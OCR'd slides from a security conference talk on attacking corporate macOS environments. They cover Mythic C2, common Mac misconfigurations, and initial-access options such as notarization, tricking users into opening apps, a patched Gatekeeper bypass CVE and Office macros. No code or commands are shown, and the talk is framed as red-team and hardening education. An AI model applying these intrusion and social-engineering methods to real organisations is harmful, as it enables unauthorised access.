0-day up your sleeve

ATTACKING MACOS ENVIRONMENTS

Whoami?

Wojciech Reguła

Head of Mobile Security at securing

- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog
- iOS Security Suite Creator
- macOS environments security

blackhat

NULLCON
INTERNATIONAL SECURITY CONFERENCE

Objective by the Sea
version 2.0

confidence

x33fcon

AppSec Europe
London 2nd-6th July 2018

Agenda

1. Introduction
2. Macs in corporate environments
3. Setting up a C2 with Mythic
4. Initial access
5. Persistence
6. Data collection & Lateral movement
7. Hardening macOS environments
8. Conclusion

🙋🏼 Raise your hand if:

There is at least one Mac in your company

🙋🏼 Raise your hand if:

This Mac has access to your company's resources like other Windows machines

Why did I decide to make this talk?

1. Macs are getting more common in corporate environments (developers, UX, designers, managers, etc.)


2. Software houses / IT companies have large % of Macs in their environments

3. Macs are not symmetrically secured comparing them to Windows machines…

What are the problems?


- ☠️ Old, vulnerable macOS versions everywhere
- ⚙️ MacOS system firewall disabled (default configuration)
- 🤔 Antimalware? Do Macs have viruses?
- 👩‍💻 Standard users working on admin accounts
- 🗒️ Lack of application whitelisting
- 🖥️ In mid-size companies Macs are not even enrolled in MDMs…

Macs in corporate environments




Mac is directly bound to the AD

Macs in corporate environments



Mac has NoMAD installed that handles Kerberos

Macs in corporate environments



okta

aws


Google Workspace

Jira Software

slack

Mac uses SSO, there is no AD


Target for this talk



- ✓ Great red teaming framework with macOS support
- ✓ Created by Cody Thomas @its_a_feature_
- ✓ Open source - https://github.com/its-a-feature/Mythic
- ✓ Extensive docs - https://docs.mythic-c2.net/

https://vimeo.com/751596706

Initial access - problems



You can notarize several different types of software deliverables, including:

- macOS apps
- Non-app bundles, such as kernel extensions
- Disk images (UDIF format)
- Flat installer packages

1. According to Apple all the software downloaded directly with your browser must be notarized


Initial access - problems

Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components. Notarization is not App Review. The Apple notary service is an automated system that scans your software for malicious content, checks for code-signing issues, and returns the results to you quickly. If there are no issues, the notary service generates a ticket for you to staple to your software; the notary service also publishes that ticket online where Gatekeeper can find it.


2. Notarization will check if the software doesn't contain malicious components

Initial access - problems

3. If you don’t notarize your app macOS will block it.




Initial access – solutions for the problems



1. We can create a legit pkg file, notarize it and risk our certificate to be revoked by Apple

Initial access – solutions for the problems

2. We can convince user to right click and open the app. It's a popular technique used by malware



Initial access – solutions for the problems

3. We can bypass the GateKeeper using a 0-day

Installer

Available for: macOS Big Sur


Impact: A malicious application may bypass Gatekeeper checks

Description: This issue was addressed with improved handling of file metadata.


CVE-2021-30658: Wojciech Reguła (@_r3ggi) of SecuRing

Initial access – solutions for the problems


4. Use Microsoft Office Macro.



Initial access with a Microsoft Word Macro

